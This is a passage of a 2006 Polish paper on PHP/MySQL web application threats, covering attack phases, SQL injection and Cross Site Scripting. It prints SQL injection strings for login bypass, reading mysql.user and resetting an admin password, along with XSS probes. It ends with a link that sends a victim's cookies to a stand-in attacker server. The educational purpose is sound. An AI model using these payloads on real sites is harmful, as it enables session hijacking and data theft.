BEZPIECZEŃSTWO INTERNETOWYCH APLIKACJI BAZODANOWYCH PHP/MySQL - ZAGROŻENIA

Przemek Sobstel
http://sobstel.org

2006

Spis treści

SPIS TREŚCI 2

WSTĘP 4

BEZPIECZEŃSTWO SYSTEMÓW INFORMATYCZNYCH W INTERNECIE 5

Zarys problemu 5

Atak na aplikację 7

ZAGROŻENIA ZWIĄZANE Z WYKONANIEM WROGIEGO KODU 10

Iniekcja kodu SQL 10

Cross Site Scripting 14

Cross Site Request Forgeries 20

Iniekcja poleceń systemowych 23

Iniekcja znaku końca wiersza 24

Pozostałe ataki związane z wykonaniem wrogiego kodu 25

ATAKI POLEGAJĄCE NA MANIPULOWANIU PARAMETRAMI 27

Manipulowanie łańcuchem żądania 27

Manipulowanie polami formularza 28

Manipulowanie nagłówkami żądania HTTP 29

Manipulowanie wartościami ciasteczek 30

ZAGROŻENIA ZWIĄZANE Z UJAWNIENIEM POUFNYCH INFORMACJI 31

Wyciek informacji 31

Google Hacking 33

Ujawnienie plików źródłowych 35

ATAKI NA MECHANIZMY UWIERZYTELNIANIA I ZARZĄDZANIA SESJĄ UŻYTKOWNIKA 37

Ataki na proces uwierzytelniania 37

Ataki na sesje użytkownika 38

PODSUMOWANIE 42

LITERATURA..... .....**43**

SPIS RYSUNKÓW..... .....**46**

SPIS TABEL..... .....**47**

LICENCJA..... .....**48**

WSTĘP

Przełom wieku XX-go i XXI-go przyniósł gwałtowny rozwój jednego z największych wynalazków ludzkości, jakim jest Internet. Każdego dnia kolejne komputery osobiste uzyskują dostęp do tej globalnej sieci. Coraz więcej też w sieci witryn spełniających rozmaite zadania, od prostych stron domowych po kompleksowe portale i sklepy internetowe. Dane przez nie gromadzone są coraz ważniejsze i zapewnienie ich bezpieczeństwa staje się kluczowym czynnikiem warunkującym szanse odniesienia sukcesu.

Obecnie można zaobserwować tendencję do ataków bezpośrednio na aplikacje produkcyjne, z pominięciem zapór ogniowych zainstalowanych na poziomie sieci dostępowej. Dlatego też szczególną rolę zaczynają odgrywać zabezpieczenia programowe, czyli te wdrażane na poziomie kodu przez samych programistów. Brak odpowiedniej ochrony może prowadzić bowiem zarówno do włamania do aplikacji oraz skompromitowania jej autorów bądź właścicieli, jak i ataku na użytkowników z niej korzystających. W efekcie zdarzenie takie w dużym stopniu odbija się na reputacji firmy lub osoby i może prowadzić nie tylko do zamknięcia serwisu i poniesienia dodatkowych kosztów, ale i nawet do upadku takiej organizacji.

W dokumencie skupiono się na środowisku PHP/MySQL, głównie ze względu na dużą liczbę internetowych systemów informatycznych obecnie powstających właśnie przy użyciu tych narzędzi. Istotne jednak jest, że znaczna część zagrożeń opisanych w niniejszym dokumencie, dotyczy niemal wszystkich aplikacji internetowych, bez względu na wykorzystany język programowania, czy też system zarządzania bazą danych.

W dalszej części zostaną przybliżone zagrożenia i rodzaje ataków, na które mogą być podatne internetowe systemy informatyczne. W pierwszej kolejność zostaną omówione zagrożenia związane z iniekcją i wykonaniem wrogiego kodu, potem zagrożenia wynikające z manipulacji parametrów, a następnie poruszony będzie problem nieuprawnionego dostępu do zasobów oraz ujawnienia poufnych informacji. Na samym końcu, co nie znaczy że zagadnienia tam poruszone są najmniej ważne, zostaną opisane zagrożenia związane z mechanizmami uwierzytelniania i zarządzania sesjami użytkowników. Zaproponowany podział jest umowny, a zaprezentowane tu techniki często mogą być ze sobą łączone.

Bezpieczeństwo systemów informatycznych w Internecie

Celem niniejszego punktu jest wprowadzenie do problemu bezpieczeństwa systemów informatycznych w sieci Internet. Zostaną tu po krótce przedstawione przyczyny i anatomia ataków oraz grupy osób dokonujących włamań komputerowych.

Zarys problemu


Gwałtowny rozwój Internetu w ostatnich latach otworzył szereg możliwości zarówno przed wieloma przedsiębiorstwami i wielkimi korporacjami, jak i użytkownikami indywidualnymi. Z nadarzającej się okazji zaistnienia na całym świecie kosztem stosunkowo niewielkich nakładów środków, skorzystało i wciąż korzysta wielu. Jednakże wraz z rozkwitem wszelkiego rodzaju systemów e-commerce oraz innych dynamicznych witryn internetowych, a co za tym idzie też stopniowego zwiększenia ilości i ważności danych w nich przechowywanych, pojawił się problem bezpieczeństwa tychże aplikacji. Otwarty charakter systemów informatycznych w Internecie sprawia, że dostęp do nich ma praktycznie każdy, kogo komputer jest podłączony do sieci, w wyniku czego przeprowadzenie ewentualnego ataku jest o wiele prostsze niż dotychczas. Nie ulega więc wątpliwości, że zapewnienie integralności danych i poufności informacji oraz ochrona przed przestępczym wykorzystaniem danych, ich utratą lub nieuczciwą konkurencją jest jednym z najważniejszym elementów podczas realizacji zadań za pomocą systemów informatycznych [KlBa00, s.539]. W większości przypadków jest to zagadnienie kluczowe. Jeżeli informacje tajne lub szczególnie ważne dostaną się w niepowołane ręce bądź skojarzone z innymi informacjami zostaną wykorzystane do innych celów, aniżeli te, które określono przy ich gromadzeniu, może powstać zagrożenie interesów ekonomicznych lub praw obywatelskich jednostki. [Sund91, s.41]. Tak więc jeśli dane nie są przechowywane i chronione z należytą ostrożnością, wszelkie działania krakerów mogą przynieść katastrofalne skutki. Według przeprowadzonych badań około 80% firm, z których wcześniej skradziono lub zniszczono dane w ciągu 2 lat kończy swoją działalność [Faja05]. Problem bezpieczeństwa danych w systemach informatycznych jest więc problemem o podstawowym znaczeniu, warunkującym prawidłowe działanie instytucji oraz wpływającym na poczucie bezpieczeństwa i zaufanie do nowoczesnych rozwiązań informatycznych i telekomunikacyjnych [SBP01, s.11].

Niestety, mimo realnego zagrożenia, wielu programistów wciąż wydaje się nie przywiązywać należytej uwagi do bezpieczeństwa tworzonego przez nich oprogramowania. Z jednej strony wynika to zapewne z niewiedzy, ale z drugiej także z napiętych terminów oddania aplikacji do użytku. Istotne znaczenie ma więc sama świadomość istnienia zagrożenia. Świadomość nie tylko programistów, ale i przedsiębiorstw w ramach których funkcjonuje dane oprogramowanie czy też klientów składających zlecenie na jego napisanie. Jeszcze bardziej katastrofalne w skutkach może być fałszywe poczucie bezpieczeństwa. Opieranie się na starych sprawdzonych rozwiązaniach nie zawsze gwarantuje skuteczną ochronę. Na przykład popularne firewalle są bezsilne na ataki dokonywane poprzez luki w aplikacjach webowych, ponieważ witryny internetowe wymagają, aby porty 80 (HTTP) i 443 (SSL) były cały czas otwarte. W rezultacie typowe firewalle są pomijane w całym procesie komunikacji warstwy klienta z warstwą aplikacji. Co prawda podjęto próby stworzenia zapór ogniowych dedykowanych dla stron internetowych, jednak mnogość możliwych ataków i oczywista niemożność odczytania zamiarów użytkowników (potencjalnych krakerów) spowodowały, że nie są one rozwiązaniami, na których można by było opierać skuteczną ochronę. Co więcej, J. Grossman uzmysławia nam [Gros04], że szyfrowanie danych za pomocą protokołu SSL także nie jest wystarczające, ponieważ zapewnia ono bezpieczeństwo tylko transmisji danych do i z aplikacji, natomiast sama informacja przez witrynę przechowywana jest już w czytelnej postaci. W ten oto sposób pojawił się problem, który miał marginalne znaczenie w dobie statycznych stron WWW. Zapory ogniowe, zabezpieczenia systemu operacyjnego i najnowsze poprawki – to wszystko może zostać pominięte podczas prostego ataku na aplikacje. Chociaż elementy te są wciąż krytycznymi elementami każdej infrastruktury zabezpieczeń, to są one w widoczny sposób bezradne w powstrzymywaniu nowej generacji ataków, które zdarzają się coraz częściej [ScSh02, s.xxi]. Obecnie 70% ataków skierowanych przeciwko firmom,realizowanych jest właśnie poprzez warstwę aplikacji, a nie warstwę sieciową czy systemową [Kenn05] (zob. rysunek 1).

Wobec tychże faktów, właściwe zabezpieczanie aplikacji webowych nabiera szczególnego znaczenia. System jest zawsze tak silny, jak jego najsłabsze ogniwo, więc na nic się zdadzą inwestycje w kosztowne zapory ogniowych czy też implementacje bezpiecznych protokołów typu SSL, jeśli sama witryna internetowa posiada luki i błędy.

Bezpieczeństwo internetowych aplikacji bazodanowych nie ogranicza się ściśle tylko do przeciwdziałania włamaniom krakerów. Zapewnienie bezpieczeństwa danych obejmuje również ochronę przed naruszeniem spójności danych, tj. zapewnienie, aby dane były wewnętrznie niesprzeczne, aby istniała zgodność między odwzorowywaną rzeczywistością a

zbiorem danych w bazie danych [SBP01, s.12]. Obejmuje to zarówno celową, jak i nieumyślną modyfikację bądź usunięcie danych, najczęściej w wyniku sytuacji nieprzewidzianych przez programistów piszących aplikacje.



Rysunek 1: Większość ataków realizowanych jest poprzez wartwę aplikacji
Źródło: [Sima04, s.6]

Atak na aplikację

Atak na aplikację można zdefiniować jako akcję, która wykorzystuje słaby punkt i realizuje zagrożenie [MMVEM04, s.5]. Przez słaby punkt rozumie się tu słabość, która czyni realizację zagrożenia możliwą [MMVEM04, s.11], natomiast zagrożenie to możliwość wystąpienia zdarzenia, zamierzonego lub przypadkowego, które mogłoby spowodować szkody względem jakiegoś zasobu [MMVEM04, s.5]. Zasobem jest tu jednostka posiadająca pewną wartość, np. dane w bazie lub systemie plików lub element systemu [MMVEM04, s.5].

Powody i przesłanki, dla których dokonywany jest atak, mogą być rozmaite. Można tu zaliczyć następujące przyczyny [SzWi06, s.22] :

- Zemsta – atakujący z reguły zna dobrze aplikację, jest w stanie poświęcić na atak dużo czasu oraz energii i próbuje wyrządzić jak największe szkody,
- Szpiegostwo – próba wykradzenia poufnych informacji; ze szpiegostwem ściśle związane jest piractwo informacyjne (włamanie do bazy danych wyłączenie w celu kradzieży informacji) oraz kradzież tożsamości (kradzież prywatnych informacji o ofierze, które mogą umożliwić podszycie się pod ofiarę, np. adres, numer ubezpieczenia, informacje o kartach kredytowych, data urodzenia, itp.) [Fotr03, s.29],
- Sława – przeważnie dotyczy niedoświadczonych atakujących,

- Satysfakcja – próba sprawdzenia i potwierdzenia własnych umiejętności,
- Ślepy los – ataki zautomatyzowane, które zazwyczaj nie są wymierzone w konkretną witrynę; najczęściej pod postacią wirusów i robaków rozprzestrzeniają się po sieci wyszukując i wykorzystując aplikacje posiadające znane podatności.

Samych atakujących można podzielić na dwie podstawowe grupy : hakerzy (*hackers*) i krakerzy (*crackers*). Hakerzy to programiści posiadający szeroką wiedzę zarówno w dziedzinie sprzętu komputerowego jak i oprogramowania [Warh99, s.13]. Pojęcie hakera często jest mylone z krakerem. Hakerzy szukają luk w systemach informatycznych, aby poprawić ich bezpieczeństwo, rzadziej tylko dla sprawdzenia własnych umiejętności. Natomiast krakerzy to osoby zajmujące się łamaniem zabezpieczeń oprogramowania dla własnych celów [SzWi06, s.24]. W przeciwieństwie do hakerów krakerzy działają nielegalnie, mimo iż obie grupy ludzi używają bardzo podobnych lub identycznych programów i technik [Warh99, s.13]. Krakerów można podzielić dodatkowo na szczegółowe podgrupy [Howa97] :

- Wandale (*Vandals*) – włamują się głównie w celu dokonania zniszczeń,
- Terroryści (*Terrorists*) – włamują się głównie w celu wywołania strachu, który pomoże w osiągnięciu korzyści politycznych,
- Szpiedzy (*Spies*) – włamują się głównie dla uzyskania informacji, które mogą być wykorzystane w celach politycznych,
- Szpiedzy przemysłowi (*Corporate Raiders*) – pracownicy, którzy włamują się do komputerów konkurencyjnych firm celem osiągnięcia korzyści finansowych,
- Przestępcy (*Professional Criminals*) – włamują się celem uzyskania osobistych korzyści finansowych (nie są szpiegami przemysłowymi).

Bez względu na grupę oraz motywy, sam atak przebiega zazwyczaj według tego samego schematu [Sima04, s. 8] :

(1) Skanowanie – atakujący skanuje porty, aby wykryć otwarte porty HTTP oraz HTTPS i wyszukać domyślne strony dla każdego otwartego portu,

(2) Gromadzenie informacji – atakujący identyfikuje typ serwera dla każdego portu, a następnie analizuje stronę w celu poznania jej budowy i zachowania,

(3) Testowanie – atakujący sprawdza kolejne elementy i podstrony witryny w celu odnalezienia błędów programistycznych, które pozwolą mu na uzyskanie większego dostępu,

(4) Planowanie ataku – w oparciu o informacje zgromadzone w poprzednich krokach, atakujący określa słabe punkty aplikacji i planuje atak,

(5) Dokonywanie ataku – atakujący dokonuje właściwego ataku wykorzystując wcześniej wykryte podatności; dodatkowo na koniec może on zatrzeć wszelkie ślady dokonanego właśnie włamania.

Przybliżone w tym punkcie zagadnienia dają tylko ogólne pojęcie na temat zagrożeń, na które narażone są internetowe aplikacje bazodanowe PHP. Dlatego konkretne rodzaje ataków i technik zostaną omówione bardziej szczegółowo w następnych punktach tego dokumentu.

ZAGROŻENIA ZWIĄZANE Z WYKONANIEM WROGIEGO KODU

Ataki polegające na wstrzyknięciu i wykonaniu wrogiego kodu są jednymi z dotkliwszych zagrożeń dotyczących internetowych aplikacji bazodanowych. Ich skutki są przeważnie ciężkie do przewidzenia i ogarnięcia.

Nie należy lekceważyć żadnego rodzaju ataków polegających na wykonaniu złośliwego kodu, jednakże najbardziej znane i rozpowszechnione są iniekcja kodu SQL i *Cross Site Scripting*, dlatego poświęcono im najwięcej miejsca.

Iniekcja kodu SQL

Iniekcja kodu SQL (*SQL Injection*) polega na takiej manipulacji aplikacją komunikującą się z bazą danych, aby ta umożliwiła atakującemu uzyskanie dostępu lub modyfikację danych, do których nie posiada on uprawnień [DwLu03]. Odbywa się to poprzez wprowadzanie spreparowanych ciągów znaków do zmiennych przekazywanych serwisom WWW, aby zmieniały one sens wykonywanych przez ten serwis zapytań SQL [Cieb03]. Jest to możliwe, gdy zapytania oparte są na danych wprowadzanych przez użytkowników. W zależności od architektury aplikacji, spreparowanym ciągiem znaków wykorzystywanym przez atakującego może być gotowe wyrażenie SQL, sekwencja komend specyficznego dla danej platformy języka obsługi danych (*Data Manipulation Language*) lub odwołanie do procedury, która samoczynnie utworzy właściwe wyrażenie SQL [DwLu03]. Skutecznie przeprowadzony atak polegający na iniekcji kodu SQL może prowadzić do nieautoryzowanego dostępu do danych, pominięcia procesu uwierzytelniania, modyfikacji zawartości bazy danych, a nawet do przejęcia kontroli nad systemem [PeCh04, s.418].

Atak SQL Injection wykorzystuje następujące trzy elementy działania aplikacji internetowej :

- dynamicznie tworzone zapytania – zapytanie zależne jest od danych wejściowych, często pochodzących od użytkownika [Fish05, s.46],
- ostateczna forma zapytania tworzona jest w wyniku połączenia oryginalnej statycznej części zapytania z parametrami dynamicznym, np. `$zapytanie =`

`"SELECT * FROM uzytkownicy WHERE id=".$_GET['id'];` - parametrem dynamicznym jest tutaj zmienna `$_GET['id']` pochodząca z adresu URL,

- słaba walidacja (lub jej brak) danych wejściowych używanych w zapytaniu [Fish05, s.46].

Pierwszym krokiem każdego ataku jest zawsze rekonesans. W przypadku iniekcji kodu SQL, polega on na modyfikowaniu parametrów wejściowych oraz śledzeniu zmian w zachowaniu aplikacji pod wpływem tych modyfikacji. Przykładowo witryny czasem zwracają komunikaty błędów w interpretacji kodu PHP bezpośrednio na wyjście do przeglądarki. W efekcie atakujący może, poprzez odpowiednią manipulację parametrów (np. `'ZłaWartość`, `ZłaWartość'`, `' OR`, `;`, `9,9,9` [Spet02, s.9]), sztucznie wywoływać te błędy, dzięki czemu ma okazje przeanalizować sposób działania aplikacji. W ten sposób napastnik może zdobyć informacje o wyglądzie zapytań SQL, a nawet poznać strukturę bazy danych. Wydawać by się mogło, że pełne komunikaty błędów mogą wyświetlać końcowemu użytkownikowi tylko małe witryny, pisane przez początkujących i niedoświadczonych programistów, jednakże praktyka wygląda nieco inaczej. Tego rodzaju luki można spotkać także na rozbudowanych witrynach komercyjnych, a nawet na stronach instytucji rządowych. Przykładowo grupa rosyjskich hakerów pokazała wykorzystanie tej podatności celem wykradnięcia numerów kart kredytowych na przykładzie witryny amerykańskiego stanu Rhode Island [WWW7]. Nawet jeśli aplikacja nie wyświetla pełnych komunikatów błędów, to atak także jest możliwy poprzez tzw. "ślepe" wstrzykiwanie kodu (ang. *Blind SQL Injection*) [Spet03, s.2]. Określenie to ogólnie odnosi się do tych ataków typu SQL Injection, gdzie występują ograniczone możliwości uzyskania od aplikacji informacji ułatwiających atak [PeCh04, s.425].

Ataki polegające na wstrzykiwaniu wrogiego kodu SQL można podzielić na trzy kategorie w oparciu o to, w który aspekt zapytań SQL są wymierzone [Shem05] :

(1) Ataki na składnie zapytania - opierają się na wstawianiu znaków zakłócających składnie zapytania w celu wygenerowania błędów ułatwiających identyfikacje zakresu ataku możliwego do przeprowadzenia. Znakami tymi mogą być : cudzysłów, średnik, znak komentarza (`#`, `/*`, `--`), a także wbudowane funkcje SQL, np. `CHAR(0x27)` – filtry sprawdzające występowanie apostrofu nie wykryją w tym przypadku zagrożenia, tymczasem w rzeczywistości szesnastkowa wartość 0x27 reprezentuje kod ASCII pojedynczego cudzysłowu; do przeprowadzenia ataku na składnie zapytania mogą być także wykorzystane ataki na typy zmiennych, szczególnie jeśli chodzi o wartości numeryczne.

(2) Ataki na składnie języka - wycelowane w sam język SQL. Zamierzeniem jest wygenerowanie błędów bazy danych lub wykonanie prostych zapytań poprzez manipulację konstruktorami języka i tożsamościami semantycznymi, np. elementy `111`, `0157`, `110+1`, `MOD(111, 112)`, `REPEAT(1,3)`, `COALESCE(NULL, NULL, 111)` dla bazy danych wszystkie mają takie same znaczenie; w rezultacie atakujący może poznać mechanizmy przetwarzania surowych wartości parametrów wejściowych zaimplementowane w aplikacji, a następnie wykorzystać ich słabości. Do ataków na składnie języka zalicza się także ataki polegające na umieszczaniu własnych zapytań SQL zaraz po oryginalnych zapytaniach wykonywanych przez aplikację; w tym celu atakujący może użyć znaku średnika, który oddziela następujące po sobie zapytania, lub operatora `UNION`, który łączy wyniki wielokrotnych zapytań. Często wykorzystywane są tutaj znaki komentarza celem obcięcia wyrażenia do żądanej postaci. Atakujący ma do dyspozycji szereg zapytań, które dołączone do właściwego zapytania, pozwalają mu na uzyskanie informacji o bazie danych, np. `SHOW DATABASES`, `SHOW TABLES`, `EXPLAIN nazwa_tabeli`, `SELECT SESSION_USER()` i wiele, wiele innych. W ten sam sposób może przeprowadzić modyfikację zawartości bazy danych używając podstawowych poleceń języka SQL, takich jak `INSERT`, `UPDATE`, `DELETE` czy `DROP`.

(3) Ataki na logikę zapytania - polegają na przepisaniu zapytania w celu otrzymania dowolnych danych z tabel, do których twórcy nie przewidzieli dostępu; w tym celu używa się operatora `UNION`; w praktyce atakujący może uzyskać dostęp do dowolnych danych; jest tylko ograniczony uprawnieniami danego użytkownika bazy danych, którego konto jest wykorzystywane przez witrynę.

Audytorzy bezpieczeństwa aplikacji internetowych bardzo często opierają swoje testy tylko na wstrzyknięciach opartych na apostrofach, jednakże jak pokazuje tabela nr.1, nie jest to poprawne podejście do testowania podatności na SQL Injection, ponieważ do tego typu ataków wykorzystuje się także wiele innych znaków i ich kombinacji [Shem05, s.44].

Nieuprawniony dostęp do bazy danych jest zagrożeniem, do którego twórcy systemów informatycznych powinni przywiązywać szczególną uwagę. W tak otwartym środowisku jakim jest sieć Internet, gdzie dostęp do aplikacji jest praktycznie nieograniczony, kwestia ta nabiera szczególnego znaczenia. Co gorsza, atak SQL Injection jest przeprowadzany pomiędzy warstwą programistyczną (język aplikacji internetowej) a warstwą danych (system zarządzania bazą danych), więc nie przeszkadzają mu programy antywirusowe czy zapory

ogniowe (*firewall*), ponieważ działają one na niższym poziomie [Trej04, s.70]. W praktyce dają one tylko fałszywe poczucie całkowitego bezpieczeństwa. Wobec tych faktów, zagadnieniem kluczowym staje się implementacja funkcji ochronnych na poziomie kodu aplikacji.

Znak, wyrażenie lub operator	Znaczenie dla iniekcji kodu SQL
' "	Znaki cudzysłowów. Jeśli serwer odpowie błędem SQL, aplikacja jest podatna na iniekcję kodu SQL.
OR 1=1 OR 1='1 OR 1="1	Wymusza prawdziwość całego wyrażenia znajdującego się w klauzuli WHERE zapytania. Najczęściej stosowane w przypadku zapytań uwierzytelniających, np. SELECT id FROM uzytkownicy WHERE login = "Login" AND haslo = "Hasło" **OR 1=1** Powyższe zapytanie zwróci identyfikator użytkownika o podanym loginie (nazwie użytkownika) bez względu na to czy hasło jest poprawne, czy też nie.
UNION	Operator ten łączy polecenia SELECT. Umożliwia rozszerzenie wyrażenia o inne zapytania, np. SELECT kolumna FROM tabela **UNION (SELECT CONCAT(*) FROM mysql.user)**
#, /*, --	Znaki komentarza w MySQL. Wszystkie znaki występujące po znaku komentarza są ignorowane przez system zarządzania bazą danych. Celem atakującego jest obcięcie zapytania do żądanej postaci, np. SELECT kolumna FROM tabela WHERE id = REPEAT(1,3) UNION SELECT USER() /* AND idsesji = 123456
%	Wieloznacznik (*wildcard*). Gdy w warunku zapytania używany jest operator LIKE, wtedy znak procenta (%) oznacza dowolną liczbę znaków.
_	Podkreślnik (*underscore*). Gdy w warunku zapytania używany jest operator LIKE, wtedy znak podkreślenia (_) oznacza dowolny pojedynczy znak.
INSERT, UPDATE, DELETE, REPLACE, DROP, ALTER	Polecenia SQL odpowiedzialne za modyfikacje struktury i zawartości bazy danych. Jeśli atakujący uzyska możliwość wykonania własnych zapytań przy użyciu tych poleceń, konsekwencje mogą być bardzo poważne. Napastnik może np. zmienić hasło dostępu użytkownika : UPDATE uzytkownicy SET haslo = "Nowe hasło" WHERE login = "administrator"

Tabela 1: Znaki, wyrażenia i operatory, ważne przy iniekcji kodu SQL (MySQL)
Źródło: Opracowanie własne na podstawie [ScSh02], [Glem05], [Shem05], [Atki03].

Cross Site Scripting

Cross Site Scripting (XSS[1]), obok iniekcji kodu SQL, jest jednym z najbardziej znanych i rozpowszechnionych ataków na aplikacje bazodanowe działające w sieci Internet. W rankingu incydentów konsorcjum bezpieczeństwa stron WWW (*Web Application Security Consortium*) zajmuje pierwsze miejsce [WWW6]. Był szeroko opisywany nie tylko w mediach specjalistycznych, ale i w zwykłej prasie i magazynach [Endl02, s.4]. Swoją popularność zawdzięcza między innymi temu, że jego ofiarami padały nawet tak duże i popularne witryny internetowe jak system kont pocztowych Hotmail, serwis aukcyjny eBay, system wyszukiwawczy Google czy też portal Yahoo [Endl02, s.4; Alsh06a, s.54]. Podatność na *Cross Site Scripting* wykrywano także na stronach dużych zachodnich banków [WWW4]. Tym bardziej dziwi fakt, że temat ten jest w papierowych pozycjach książkowych często opisywany bardzo pobieżnie.

Jeśli chodzi o polski odpowiednik terminu *Cross Site Scripting*, to tylko w jednej pozycji książkowej [MMVEM04, s.22] zaproponowano enigmatycznie brzmiące określenie "skryptowanie skrośne". W innych polskich pracach i przekładach powszechnie używa się nazwy angielskiej.

Atak typu *Cross Site Scripting* polega na iniekcji złośliwego kodu w oryginalną treść strony. Aby agresor mógł skutecznie wykorzystać taką lukę, użytkownik końcowy musi podjąć jakieś działania – może to być kliknięcie na spreparowanym łączu lub odwiedzenie strony, w którą wstrzyknięto wrogi kod [ScSh02, s.291]. Kod ten jest najczęściej tworzony przy użyciu języka skryptowego JavaScript, ale równie dobrze mogą być do tego wykorzystane także inne technologie wykonywane po stronie klienta, takie jak Ajax, VBScript czy Flash. Atak XSS jest o tyle specyficzny, że jego celem w pierwszej kolejności nie jest witryna sama w sobie, lecz jej użytkownicy. Wykorzystane jest tutaj zaufanie, jakim korzystający ze strony ją obdarza, natomiast sama strona staje się nieświadomym współsprawcą ataku [Gajd05, s.95]. *Cross Site Scripting* dotyka szczególnie te strony internetowe, gdzie zachodzi interakcja z użytkownikami lub też wyświetlane są jakiekolwiek dane pochodzące z zewnątrz, spoza aplikacji, np. fora internetowe, serwisy aukcyjne, sklepy internetowe z opcją komentowania i recenzowania produktów, systemy kont pocztowych dostępne przez protokół HTTP, otwarte systemy encyklopedyczne Wiki i wiele, wiele innych.

[1] Początkowo *Cross Site Scripting* w skrócie nazywano CSS, ale w związku z faktem, że takiego samego akronimu używa się na określenie kaskadowych arkuszy stylów (ang. *Cascading Style Sheets*), dla uniknięcia nieporozumień przyjęto skrót XSS

Podatne mogą być nawet moduły wyszukiwania oraz strony wyświetlające komunikaty błędów [OWASP04, s.11].

Cross Site Scripting pozwala napastnikowi między innymi na wykradnięcie wartości przechowywanych w ciasteczkach (ang. *cookies*). Najczęściej są one używane do identyfikacji użytkownika, dlatego zdobycie ich przez napastnika umożliwia przejęcie sesji i konta, a w konsekwencji wykonanie określonych operacji z poziomem uprawnień zalogowanego użytkownika [Alsh06a, s.54]. Jeśli ofiarą jest administrator systemu skutki mogą być bardzo poważne. XSS może także posłużyć do przekierowania użytkownika na inną stronę, instalację szkodliwego programu (konia trojańskiego), a także do zmieniania i fałszowania zawartości witryny [OWASP04, s.11]. Szczególnie nie należy lekceważyć tego ostatniego zagrożenia. Przykładowo modyfikacja wiadomości prasowej na witrynie może mieć wpływ na zmianę ceny akcji danego przedsiębiorstwa na giełdzie czy też na poziom zaufania klientów wobec firmy [OWASP04, s.11].

Atak XSS składa się z następujących etapów [Gajd05, s.95; Zuch03] :

(1) odnalezienie luki, a następnie przekazanie do aplikacji złośliwego kodu,

(2) nieświadome pobranie i wykonania tego kodu przez ofiarę,

(3) dodatkowe akcje wykonywane przez atakującego.

Odnalezienie luki i sprawdzenie czy dana aplikacja jest podatna na *Cross Site Scripting* to niezbyt trudne zadanie. W większości przypadków sprowadza się do żmudnego wprowadzania w pola formularzy HTML odpowiednio przygotowanego kodu, np. [WWW5]

```
';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83
,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCod
e(88,83,83))//></script>!--
<script>alert(String.fromCharCode(88,83,83))</script>=&{}
```

Wykonanie powyższych instrukcji języka JavaScript spowoduje wyświetlenie monitu z komunikatem o treści “XSS” (jeśli tylko występuje podatność). Jeżeli pole do wprowadzania treści w formularzu nie pozwala na umieszczenie w nim zbyt wielu znaków można skorzystać z nieco skróconej wersji [WWW5] :

```
'';!--"<XSS>=&{()}
```

W tym przypadku wystarczy zajrzeć do źródła strony i zobaczyć czy w treści występuje ciąg `<XSS` czy też `&lt;XSS`. Ten pierwszy oznacza, że witryna nie posiada odpowiednich filtrów danych wejściowych i jest podatna na atak. Warto zaznaczyć, że cała procedura

sprawdzania wcale nie musi odbywać się poprzez pola formularzy, czyli poprzez metodę HTTP POST. Równie dobrze można użyć żądania GET, np.

```
http://atakowana_strona/podstrona.php?komunikat=<script>alert("Podatne na
atak XSS")</script>
```

W rezultacie powyższy kod wyświetli monit z komunikatem "Podatne na atak XSS", dzięki czemu atakujący będzie mógł przejść do kolejnego etapu.

Po odnalezieniu luki napastnik może przystąpić do ataku. Wyróżnia się dwa podstawowe sposoby jego przeprowadzania : bezpośredni i trwały.

Atak bezpośredni[2] polega na dostarczeniu ofierze specjalnie spreparowanego odnośnika (linka), po którego kliknięciu użytkownik przechodzi na stronę, a następnie przeglądarka internetowa wykonuje złośliwy kod znajdujący się w adresie URL [WASC04a, s.25]. Wbrew pozorom, skłonienie ofiary do uruchomienia takiego odnośnika nie wymaga szczególnie wymyślnych zabiegów. Najczęściej wysyła się e-mail o treści zachęcającej do kliknięcia w znajdujący się tam link, w zależności od charakteru atakowanego serwisu może to być przykładowo bardzo kusząca promocja w sklepie internetowym, informacja o wygranej nagrodzie albo chociażby informacja o otrzymanej internetowej kartce pocztowej. Link ten może wyglądać następująco : [WASC04a, s.26]


```
http://atakowana_strona/?nazwa=<script>document.location="http://serwer_at
akujacego/czytaj_cookies.php?cookie="+document.cookie</script>
```

